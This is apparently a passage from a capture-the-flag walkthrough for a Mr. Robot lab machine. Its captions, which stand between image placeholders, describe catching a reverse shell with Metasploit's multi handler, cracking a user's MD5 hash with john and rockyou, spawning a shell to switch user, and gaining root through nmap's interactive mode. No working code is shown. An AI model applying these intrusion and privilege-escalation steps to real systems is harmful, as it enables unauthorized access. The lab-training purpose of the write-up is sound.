




Now use msfconsole with the multi handler




... and run the edited plugin




4-Getting basics


In the path /home/robot, we found two files, the second key and a MD5 password hash. With the current session we can't open the 2nd key but we can get the MD5 file in order to login as the robot user.


Of course, we need to get the real password, we can use john with the rockyou






Now, we need to login as robot, we can use python to spawn a /bin/sh shell and execute "su robot"





5-Road to root

In the remote shell we can use nmap interactive, with root acces



we can spawn a new shell as root or simply access to the 3rd flag

